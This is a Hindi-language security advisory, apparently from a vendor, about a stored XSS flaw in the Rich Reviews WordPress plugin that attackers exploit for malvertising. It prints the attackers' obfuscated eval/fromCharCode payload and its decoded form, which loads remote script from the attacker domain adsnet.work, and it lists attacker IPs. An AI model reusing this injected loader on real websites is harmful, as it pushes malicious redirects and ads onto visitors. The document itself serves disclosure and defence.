
रिच रिव्यूज़ प्लगइन के अंदर एक गंभीर XSS भेद्यता का पता चला है। एक अनुमान के अनुसार, रिच रिव्यूज़ प्लगइन के 16,000 से अधिक सक्रिय डाउनलोड हैं। भले ही यह गंभीर है, भेद्यता की खोज आश्चर्यजनक नहीं है, क्योंकि प्लगइन को दो साल से अधिक समय से अपडेट नहीं किया गया है।
वास्तव में, रिच रिव्यूज़ को 11 मार्च, 2019 को छह महीने पहले वर्डप्रेस प्लगइन डायरेक्टरी से हटा दिया गया था। इसके अलावा, प्रभावित संस्करण 1.7.4 और उससे पहले के हैं। हैरानी की बात है कि अब तक पैच जारी होने की कोई खबर नहीं है।
रिच रिव्यूज़ भेद्यता विवरण
भेद्यता को स्टोर्ड XSS के रूप में पहचाना गया है। इसके कारण, कोई भी अनऑथेंटिकेटेड उपयोगकर्ता प्लगइन विकल्प अपडेट का फायदा उठाकर किसी भी वर्डप्रेस साइट पर हमला कर सकता है जहां प्लगइन इंस्टॉल है।
फिलहाल, मालवर्टाइजिंग के रूप में शोषण सामने आया है। हैकर्स वेबसाइटों में दुर्भावनापूर्ण कोड इंजेक्ट करने के लिए भेद्यता का उपयोग कर रहे हैं, जो या तो एक पॉप-अप या एक दुर्भावनापूर्ण विज्ञापन ट्रिगर करता है। ये विज्ञापन और पॉप-अप आगे आक्रामक और अश्लील साइटों पर रीडायरेक्ट करते हैं।
तकनीकी विवरण
हमले का मुख्य कारण प्लगइन में एक्सेस कंट्रोल की कमी है। इसके अलावा, सैनिटाइजेशन नियम भी अनुचित हैं।
वह दुर्भावनापूर्ण कोड जो रीडायरेक्ट करने वाले विज्ञापनों और पॉप-अप को ट्रिगर करता है, नीचे दर्शाया गया है। ध्यान दें कि हैकर ने पता लगाने से बचने के लिए कोड को चतुराई से अस्पष्ट किया है।
eval(String.fromCharCode(118, 97, 114, 32, 115, 99, 114, 105, 112, 116, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 10, 115, 99, 114, 105, 112, 116, 46, 111, 110, 108, 111, 97, 100, 32, 61, 32, 102, 117, 110, 99, 116, 105, 111, 110, 40, 41, 32, 123, 10, 125, 59, 10, 115, 99, 114, 105, 112, 116, 46, 115, 114, 99, 32, 61, 32, 34, 104, 116, 116, 112, 115, 58, 47, 47, 97, 100, 115, 110, 101, 116, 46, 119, 111, 114, 107, 47, 115, 99, 114, 105, 112, 116, 115, 47, 112, 108, 97, 99, 101, 46, 106, 115, 34, 59, 10, 100, 111, 99, 117, 109, 101, 110, 116, 46, 103, 101, 116, 69, 108, 101, 109, 101, 110, 116, 115, 66, 121, 84, 97, 103, 78, 97, 109, 101, 40, 39, 104, 101, 97, 100, 39, 41, 91, 48, 93, 46, 97, 112, 112, 101, 110, 100, 67, 104, 105, 108, 100, 40, 115, 99, 114, 105, 112, 116, 41, 59));
उपरोक्त कोड डीऑबफस्केट करने पर इसमें परिवर्तित होता है:
var script = document.createElement('script');
script.onload = function() {
};
script.src = "https://adsnet.work/scripts/place.js";
document.getElementsByTagName('head')[0].appendChild(script);
पहचाने गए हैकर्स
निम्नलिखित IP पते अधिकांश हमलों से जुड़े हुए हैं:
- 94.229.170.38
- 183.90.250.26
- 69.27.116.3
साथ ही, एक डोमेन नाम भी पहचाना गया है। यह adsnet.work है। इन IPs से किसी भी लॉगिन प्रयास से सावधान रहें। इन्हें पहले से ही अपनी वेबसाइट तक पहुंचने से ब्लॉक करना बेहतर समाधान होगा।
संक्रमण हटाएं
यदि आप हमले के दुर्भाग्यपूर्ण शिकार हुए हैं, तो घबराएं नहीं। एस्ट्रा सुरक्षा विशेषज्ञों से संपर्क करें, और हम आपके लिए सब कुछ ठीक कर देंगे ताकि आप चैन की सांस ले सकें।
जोखिम शमन तकनीकें
जो अभी तक संक्रमित नहीं हैं, उन्हें समय रहते सावधानी बरतनी चाहिए। यहां कुछ चीजें हैं जो आप संक्रमण को अपने तक पहुंचने से रोकने के लिए कर सकते हैं।
प्लगइन हटाएं
चूंकि प्लगइन को WP डायरेक्टरी से हटा दिया गया है, इसलिए डेवलपर के लिए अपडेटेड वर्जन वितरित करने का कोई साधन नहीं है। हम सलाह देते हैं कि आप सुरक्षा सुनिश्चित करने के लिए प्लगइन को तुरंत हटा दें। साथ ही, डेवलपर ने जल्द ही पैच जारी करने का कोई इरादा नहीं दिखाया है।
फ़ायरवॉल से सुरक्षित करें
प्लगइन हटाने के बाद, किसी भी समान हमले से बचाने के लिए फ़ायरवॉल का उपयोग करें। एस्ट्रा फ़ायरवॉल वर्डप्रेस के लिए एक कुशल विकल्प है। यह XSS, CSRF, SQLi, खराब बॉट्स, LFI, RFI, OWASP टॉप 10 और 100+ अन्य साइबर हमलों को आपकी वेबसाइट को प्रभावित करने से रोकता है।
मेरी वेबसाइट को सुरक्षित करने में मेरी मदद करें।